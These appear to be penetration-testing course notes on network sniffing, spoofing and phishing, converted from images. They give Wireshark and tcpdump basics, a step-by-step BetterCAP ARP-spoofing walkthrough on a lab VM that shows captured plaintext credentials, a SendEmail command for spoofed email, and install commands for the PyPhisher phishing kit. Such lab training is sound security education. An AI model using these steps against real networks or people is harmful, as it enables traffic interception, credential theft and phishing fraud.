
Sniffing ,Spoofing & Phishing

Sniffing concepts

Network Sniffing

Packet sniffing is a process of monitoring and capturing all packets passing through a network through the use of dedicated software or hardware.


Attacker forces switch to behave as a hub.
Attacker PC running NIC card in Promiscuous mode.
Switch
Internet

Sniffing the networks

Types of Sniffing

PASSIVE SNIFFING: refers to a technique of sniffing through hubs (which are no longer in use today) and can only be done in a network where packets are sent to all devices.

ACTIVE SNIFFING: is a technique that is used in a network where there are switches, it consists of injecting ARP packets into the network to fill the CAM (content addressable memory) of the switch. Techniques used include: MAC flooding, DHCP attacks, DNS Poisoning, Switch Port Stealing, ARP Poisoning, and spoofing attacks. **The NIC must be in promiscuous mode**

What can be sniffed?

Email traffic

FTP passwords

Web traffics

Telnet passwords

Router configuration

Chat sessions

DNS traffic


Protocols Susceptible

Some of the protocols that are vulnerable to sniffing attacks.

- **IMAP**, **POP3**, **NNTP** and **HTTP** all send over clear text data
- **SMTP** is sent in plain text and is viewable over the wire. SMTP v3 limits the information you can get, but you can still see it.
- **FTP** sends user ID and password in clear text
- **TFTP** passes everything in clear text
- **TCP** shows sequence numbers (usable in session hijacking)
- **TCP** and **UCP** show open ports
- **IP** shows source and destination addresses

Sniffing Tools

Wireshark


eth0: Capturing - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression...
Clear
Apply

No.	Time	Source	Destination	Protocol	Info
46	139.931187	Wistron_07:07:ee	Broadcast	ARP	Who has 192.168.1.254? Tell 192.168.1.68
47	139.931463	ThomsonT_08:35:4f	Wistron_07:07:ee	ARP	192.168.1.254 is at 00:90:d0:08:35:4f
48	139.931466	192.168.1.68	192.168.1.254	DNS	Standard query A www.google.com
49	139.975406	192.168.1.254	192.168.1.68	DNS	Standard query response CNAME www.l.google.com A 66.102.9.99
50	139.976811	192.168.1.68	66.102.9.99	TCP	62216 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
51	140.079578	66.102.9.99	192.168.1.68	TCP	http > 62216 [SYN, ACK] Seq=0 Ack=1 Win=5720 Len=0 MSS=1430
52	140.079583	192.168.1.68	66.102.9.99	TCP	62216 > http [ACK] Seq=1 Ack=1 Win=65780 Len=0
53	140.080278	192.168.1.68	66.102.9.99	HTTP	GET /complete/search?hl=en&client=suggest&js=true&q=m&cp=1 H
54	140.086765	192.168.1.68	66.102.9.99	TCP	62216 > http [FIN, ACK] Seq=805 Ack=1 Win=65780 Len=0
55	140.086921	192.168.1.68	66.102.9.99	TCP	62218 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
56	140.197484	66.102.9.99	192.168.1.68	TCP	http > 62216 [ACK] Seq=1 Ack=805 Win=7360 Len=0
57	140.197777	66.102.9.99	192.168.1.68	TCP	http > 62216 [FIN, ACK] Seq=1 Ack=806 Win=7360 Len=0
58	140.197811	192.168.1.68	66.102.9.99	TCP	62216 > http [ACK] Seq=806 Ack=2 Win=65780 Len=0
59	140.218319	66.102.9.99	192.168.1.68	TCP	http > 62218 [SYN, ACK] Seq=0 Ack=1 Win=5720 Len=0 MSS=1430

```
▷ Frame 1 (42 bytes on wire, 42 bytes captured)
▷ Ethernet II, Src: Vmware_38:eb:0e (00:0c:29:38:eb:0e), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
▷ Address Resolution Protocol (request)
```

```
0000  ff ff ff ff ff ff 00 0c  29 38 eb 0e 08 06 00 01   ........ )8......
0010  08 00 06 04 00 01 00 0c  29 38 eb 0e c0 a8 39 80   ........ )8....9.
0020  00 00 00 00 00 00 c0 a8  39 02                     ........ 9.
```

eth0: <live capture in progress> Fil... Packets: 445 Displayed: 445 Marked: 0 Profile: Default

Wireshark is the world's foremost and widely-used network protocol analyzer. It lets you see what's happening on your network at a microscopic level.

- With Wirehsark you can inspect and detect ARP poisonings, Rogue DHCP servers, Broadcast Storm etc.
-
    - Previously known as Ethereal
    - Can be used to follow streams of data
    - Can also filter the packets so you can find a specific type or specific source address
- **Wireshark filters**:
    - `!(arp or icmp or dns)`
        - Filters out the "noise" from ARP, DNS and ICMP requests
            - **!** - Clears out the protocols for better inspection
    - `tcp.port == 23`
        - Look for **specific ports** using tcp.port
    - `ip.addr == 10.0.0.165`
        - Look for specific **IP address**
    - `ip.addr == 172.17.15.12 && tcp.port == 23`
        - Displays telnet packets containing that IP
    - `ip.src == 10.0.0.224 && ip.dst == 10.0.0.156`
        - See all packets exchanged from IP source to destination IP
    - `http.request`
        - Displays HTTP GET requests
    - `tcp contains string`
        - Displays TCP segments that contain the word "string"
    - `tcp.flags==0x16`
        - Filters TCP requests with ACK flag se

tcpdump

Tcpdump is a data-network packet analyzer computer program that runs under a command line interface. It allows the user to display TCP/IP and other packets being transmitted or received over a network to which the computer is attached.

- **Syntax**
    - <**tcpdump flag(s) interface**>
    - `tcpdump -i eth1`
        - Puts the interface in listening mode
- WinDump is a Windows version similar to tcpdump.

tcptrace

- Analyzes files produced by packet capture programs such as Wireshark, tcpdump and Etherpeek

Other Tools

- **Ettercap** - also can be used for MITM attacks, ARP poisoning. Has active and passive sniffing.
- **Capsa Network Analyzer**
- **Snort** - usually discussed as an Intrusion Detection application
- **Sniff-O-Matic**
- **EtherPeek**
- **WinDump**
- **WinSniffer**

BetterCAP

Launch your Kali Linux, open a new Terminal window and type the following commands:


```
apt-get update
apt-get install bettercap
```

BetterCAP modules

To launch the program, type `bettercap` and specify your current network interface:

```
bettercap -iface eth0
```

Type **help** to list all modules available:



```
Modules

      any.proxy > not running
       api.rest > not running
      arp.spoof > not running
      ble.recon > not running
        caplets > not running
    dhcp6.spoof > not running
      dns.spoof > not running
  events.stream > running
            gps > not running
            hid > not running
     http.proxy > not running
    http.server > not running
    https.proxy > not running
   https.server > not running
    mac.changer > not running
    mdns.server > not running
   mysql.server > not running
      net.probe > not running
      net.recon > not running
      net.sniff > not running
   packet.proxy > not running
       syn.scan > not running
      tcp.proxy > not running
         ticker > not running
             ui > not running
         update > not running
           wifi > not running
            wol > not running
```

Setting up the Modules to perform an ARP spoofing

1. Start the **prober** module to send different types of probe packets to each IP in the current subnet in order for the **net.recon** module to detect them. *(Note: the prober module may start automatically the net.recon module).*

   ```
   net.probe on
   ```

```
10.0.2.0/24 > 10.0.2.42  » net.probe on
10.0.2.0/24 > 10.0.2.42  » [11:43:32] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
10.0.2.0/24 > 10.0.2.42  » [11:43:32] [endpoint.new] endpoint 10.0.2.3 detected as 07:00:27:11:6c:7d .
10.0.2.0/24 > 10.0.2.42  » [11:43:33] [endpoint.new] endpoint 10.0.2.43 detected as 07:00:27:81:d6:f2 .
```

In my lab, the **10.0.2.43** is my Windows virtual machine, this may differ from your virtual environment.

1. Start network hosts discovery:

   ```
   net.recon on
   ```

- Note: you can type `net.show` to view all the connected clients viewing the IP addresses and MAC addresses.

1. Set the **arp.spoof** module option **fullduplex** to **true**. When you set to true, both the targets and the gateway will be attacked, otherwise only the target (if the router has ARP spoofing protections in place this will make the attack fail).

   ```
   set arp.spoof.fullduplex true
   ```

2. Specify the target to spoof. *(A comma separated list of MAC addresses, IP addresses, IP ranges or aliases to spoof).*

   ```
   set arp.spoof.targets 10.0.2.43
   ```

3. Start ARP spoofer:

   ```
   arp.spoof on
   ```


```
10.0.2.0/24 > 10.0.2.42  » [12:03:58] [sys.log] [inf] arp.spoof enabling forwarding
10.0.2.0/24 > 10.0.2.42  » [12:03:58] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
10.0.2.0/24 > 10.0.2.42  » [12:03:58] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
```

1. Start the packet sniffer:

   ```
   net.sniff on
   ```

Grabbing and analyzing every request

- Back to your Bettercap on Kali machine and analyze all the requests sent from the Windows.



```
10.0.2.0/24 > 10.0.2.42  » [12:59:35] [net.sniff.dns] dns 192.168.1.1 > CANCER-PC : gstaticadssl.l.google.com is 172.217.16.227
10.0.2.0/24 > 10.0.2.42  » [12:59:35] [net.sniff.https] sni CANCER-PC > https://fonts.gstatic.com
10.0.2.0/24 > 10.0.2.42  » [12:59:35] [net.sniff.https] sni CANCER-PC > https://fonts.gstatic.com
10.0.2.0/24 > 10.0.2.42  » [12:59:35] [net.sniff.dns] dns 192.168.1.1 > CANCER-PC : gstaticadssl.l.google.com is 172.217.17.3
10.0.2.0/24 > 10.0.2.42  » [12:59:37] [net.sniff.https] sni CANCER-PC > https://d3eaqdewfg2crq.cloudfront.net
10.0.2.0/24 > 10.0.2.42  » [12:59:37] [net.sniff.https] sni CANCER-PC > https://d3eaqdewfg2crq.cloudfront.net
10.0.2.0/24 > 10.0.2.42  » [12:59:40] [net.sniff.dns] dns 192.168.1.1 > CANCER-PC : www.vulnhub.com is 104.28.16.116, 104.28.17.116
10.0.2.0/24 > 10.0.2.42  » [12:59:40] [net.sniff.dns] dns 192.168.1.1 > CANCER-PC : www.vulnhub.com is 104.28.16.116, 104.28.17.116
10.0.2.0/24 > 10.0.2.42  » [12:59:40] [net.sniff.dns] dns 192.168.1.1 > CANCER-PC : www.vulnhub.com is 104.28.16.116, 104.28.17.116
10.0.2.0/24 > 10.0.2.42  » [12:59:40] [net.sniff.https] sni CANCER-PC > https://www.vulnhub.com
10.0.2.0/24 > 10.0.2.42  » [12:59:40] [net.sniff.https] sni CANCER-PC > https://www.vulnhub.com
10.0.2.0/24 > 10.0.2.42  » [12:59:40] [net.sniff.dns] dns 192.168.1.1 > CANCER-PC : www.vulnhub.com is 104.28.16.116, 104.28.17.116
10.0.2.0/24 > 10.0.2.42  » [12:59:42] [net.sniff.http.request] http CANCER-PC GET testhtml5.vulnweb.com/
10.0.2.0/24 > 10.0.2.42  » [12:59:42] [net.sniff.http.request] http CANCER-PC POST testhtml5.vulnweb.com/login

POST /login HTTP/1.1
Host: testhtml5.vulnweb.com
Accept-Encoding: gzip, deflate
Origin: http://testhtml5.vulnweb.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Accept-Language: pt-PT,pt;q=0.8,en;q=0.5,en-US;q=0.3
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Referer: http://testhtml5.vulnweb.com/

username=admin&password=password
```

SPOOFING

Spoofing is a technique in which someone or something impersonates or mimics something else in order to deceive, manipulate, or gain unauthorized access to a system, network, or information. It is often used for malicious purposes.

Email Spoofing with SendEmail:

Email spoofing involves sending emails that appear to come from a different sender, often used in phishing attacks to deceive recipients. Below are steps using the SendEmail tool to demonstrate email spoofing.

Clone SendEmail from GitHub:

```
git clone https://github.com/mogaal/sendemail.git
```

Navigate to SendEmail Directory:

```
cd sendemail
```

Check SendEmail Options:

```
./sendemail --help
```

Compose Spoofed Email:

```
./sendemail -f test@test.com -t target@test.com -u "Hello" -m "How are you?" -s mail.smtp2go.com:2525 -xu test@test.com -xp ********
```

(Replace placeholders with your actual email addresses, subject, message, SMTP server details, and login credentials.)

- `-f`: Sender's email address.
- `-t`: Target's email address.
- `-u`: Subject of the email.
- `-m`: Message of the email (you can include links).
- `-s`: SMTP server URL and port.
- `-xu`: Your email for login.
- `-xp`: Password for the SMTP server.

Execute Spoofed Email:

- Send the email to the target by running the command.

Phishing

Phishing is a cyber attack technique that involves tricking individuals into disclosing sensitive information, such as usernames, passwords, or financial details, by posing as a trustworthy entity. This fraudulent practice often uses deceptive emails, messages, or websites to manipulate users.

Common Phishing Techniques:

1. **Email Phishing:**
    - Attackers send emails appearing to be from legitimate sources, urging recipients to click on malicious links or provide personal information.
2. **Spear Phishing:**
    - Targeted phishing where attackers customize messages for specific individuals or organizations, often using personal information to gain trust.
3. **Clone Phishing:**
    - Creating replicas of legitimate websites to trick users into providing login credentials or personal information.
4. **Vishing (Voice Phishing):**
    - Phishing attacks conducted over voice calls, typically posing as trusted entities to extract sensitive information.
5. **Smishing (SMS Phishing):**
    - Phishing attacks conducted via SMS, enticing users to click on malicious links or respond with sensitive information

The Social-Engineer Toolkit (SET) The Social-Engineer Toolkit is an open-source penetration testing framework designed for social engineering. SET has a number of custom attack vectors that allow you to make a believable attack quickly. SET is a product of TrustedSec, LLC – an information security consulting firm located in

User manual of Set

Other Phishing Tool

PyPhisher

```
git clone https://github.com/KasRoudra/PyPhisher

cd PyPhisher

 python3 pyphisher.py
```